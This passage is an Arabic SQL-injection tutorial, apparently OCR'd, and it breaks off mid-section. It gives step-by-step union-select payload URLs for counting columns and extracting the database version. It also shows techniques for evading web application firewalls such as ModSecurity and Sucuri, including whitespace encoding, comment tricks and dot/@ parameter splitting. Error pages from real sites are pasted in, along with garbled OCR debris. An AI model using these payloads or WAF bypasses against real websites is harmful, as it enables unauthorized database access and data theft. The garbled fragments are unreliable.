لذا نقوم بإحتواء هذا السطر الأن وذلك بغلق نهاية الإستعلام الكُلي بال 00%; كالتالي :

www.InjectorBoy.md/news.php?id=-58) union %53elect
1,2,3,4,5,6,7,8,9,10,11,12,13,version(),15,16,17,18,19,20,21,22,23,24,25,26,27,28;%00




☆*•.¸☆ [14] الخطأ White spaces ☆¸.•*☆




في بعض الأحيان قد ترتكز الحماية على منع المساحات البيضات والفواصل البينية لذا لنتعلم تقنيات تخطيها .

```
www.InjectorBoy.md/viewitem.php?num=13
```




فالنّحاول إستخراج القيمة الكّلية للأعمدة

```
www.InjectorBoy.md/viewitem.php?num=13 order by 1-- -
```




www.InjectorBoy.md/viewitem.php?num=13 order by 100-- -




كما نُلاحظ لم يحدوث أي تغيّر بالصفحة لذا نستنتج أن الحقن إسترنج بإضافة قيمة الكومة بعدرقم المٌتغير لنري ذلك

www.InjectorBoy.md/viewitem.php?num=13' order by 1-- -




www.InjectorBoy.md/viewitem.php?num=13' order by 100-- -




كما لاحظنا المْشكلة ليست في نوع الحقن بال أعتقد أن المسئلة لها عِلاقة بالواف WAF
لذا فلنْحاول تخطي المسافات البيضاء بأحد الطْرق التالية

/**/union/**/select/**/1,2-- -
%0Aunion%0Aselect%0A1,2-- -
union(select(1),(2))-- -

www.InjectorBoy.md/viewitem.php?num=13%0Aorder%0Aby%0A1-- -




www.InjectorBoy.md/viewitem.php?num=13%0Aorder%0Aby%0A100-- -




كما توقعت فعلاً المسئلة مسئلة حماية وتم تخطيها وبالمْقارنة تبين أن عدد الأعمدة الكْلية هي عشرة أعمدة

www.InjectorBoy.md/viewitem.php?num=.13 union select 1,2,3,4,5,6,7,8,9,10-- -




حدث مٌشكلة نتيجة الواف على المِساحات البيضاء لنتخطى ذلك كما تعلمنا سابقاً

www.InjectorBoy.md/viewitem.php?num=.13%0Aunion%0Aselect%0A1,2,3,4,5,6,7,8,9,10-- -



www.InjectorBoy.md/viewitem.php?num=.13%0Aunion%0Aselect%0A1,2,version(),4,5,6,7,8,9,10-- -



نهايــة الفصــل

الفصل السادس : تقنيات القٌرات الفائقة المٌتقدِمة



في هذا الفصل سوف نعرض عليكٌم بعض التقنيات الفائقة القٌرة المٌتقدِمة لتخطي أعظم الحمايات المشهورة وعلى رأسها ال Barracuda وال WebKnight وال PHPIDS وال URLScan وال Modsecurity وغيرها الكثير .

☆*•.¸☆ المٌحتويات ☆¸.•*☆

الباب الأول : ال مسئلة التشفيرية BIND

الباب الثاني : ال مسئلة التشفيرية Style seperator

الباب الثالث : ال waf المٌمتنِع

الباب الرابع : تقنية الإستبدال الموازي

الباب الخامس : تقنية التحكم في التدفق

الباب السادس : تقنيات التشفير المٌتقدّمة

الباب السابع : خادم الويب استبدل الـ select والمساحات البيضاء مع لا شيء

الباب الثامن : الإستعلامات المٌتعددة multiple queries

الباب التاسع : تقنية ال Enumeration In SQL

الباب الأول : □ الـ مسئلة التشفيرية BIND □

فى العديد من الحالات التي يستحيل معها إستخدام التشفيرات التقليديه مثل الـ */ !*/ @ % تأتي المسئله ' BIND ' والتي من شئنها كسر الواف والتحايل علي قاعدة البيانات كونها فكرة ذكيه خارج نطاق الصندوق .

□ □ مثال تطبيقي □ □

```
www.InjectorBoy.md/news.php?id=58 union distinct select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20-- -
```

www.InjectorBoy.md/news.php?id=58 union distinct select 1,2,3

Search

AWV 1 2

Conflict

The server encountered an internal error or misconfiguration and was unal

Please contact the server administrator, webmaster@jinjazz.nl and inform t
you might have done that may have caused the error.

More information about this error may be available in the server error log.

Apache Server at www.jinjazz.nl Port 80

كما يتضح من الصوره أعلاه الخطأ الناتج □ Conflict □ يمنع إستمرار عملية الحقن ويمنع في ذات الوقت التشفيرات التقليديه مثل الـ */ !*/ @ % ، لذا لِتخطي هذا الأمر نقوم بإستخدام المسئلة BIND :

وهي إستِحداث عملية كسر للمُتغير المُرتبطة قيمتهُ تركيبياً بقاعدة البيانات عن طريق تفريق رقم المُتغير المُسجل بها بصورة مُباشرة من الوسط بإستخدام النُقطه □ . □ Dot أو رمز الـ @ ، ووظيفة النُقطة إلغاء الإستعلام ذلك لكونها أصبحت في هذه الحالة شرط سلبي ، ثم يلي ذلك ضم الإستعلام union إلى النصف الثاني من قيمة المُتغير - أي الرقم الثاني الذي تم فصلهُ عن الرقم الأول من المُتغير - .


```
1- news.php?id=58 union distinct select ♥,♥,♥ -- -
```

```
2- news.php?id=5.8union distinct select ♥,♥,♥ -- -
```

أو بإستخدام رمز الـ @ .

```
3- news.php?id=5@8union distinct select ♥,♥,♥ -- -
```

www.InjectorBoy.md/news.php?id=5.8union distinct select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20-- -



LVE 5.5.34

16

15 - 3

5

6


Get the Flash Player to see this player.

الباب الثاني : ال مسئلة التشفيرية seperator Style


تقنية التشفير seperator Style ترتكز على مبدأ إعاقة الحظر على الأعمدة المْرقمة بالإستغلال النهائي , فهي تسمح للإستعلام بالعمل في حال توقيفْة من الواف .

بالمثال التالي عدد الأعمدة الكْلية تم تحصيلْة سبعة أعمدة كما يتضح من المْقارنة التالية -

www.InjectorBoy.md/news.php?id=58 order by 8-- -




www.InjectorBoy.md/news.php?id=58 order by 7-- -



لكن عند نُقطة كتابة الإستغلال الكامل للإستعلام يتم إعاقتهٌ من الواف أو الحماية -

```
www.InjectorBoy.md/news.php?id=58 /*!00000union*/ /*!00000select*/ 1,2,3,4,5,6,7-- -
```




Sucuri WebSite Firewall - CloudProxy - Access Denied

What is going on?

You are not allowed to access the requested page. If you are the site owner, you can whitelist your IP using this procedure: http... hitelisting-IP. If you are not the owner of the web site, you can contact us at cloudproxy@sucuri.net. Also make sure to include the block details (displayed below), so we can better troubleshoot the error.

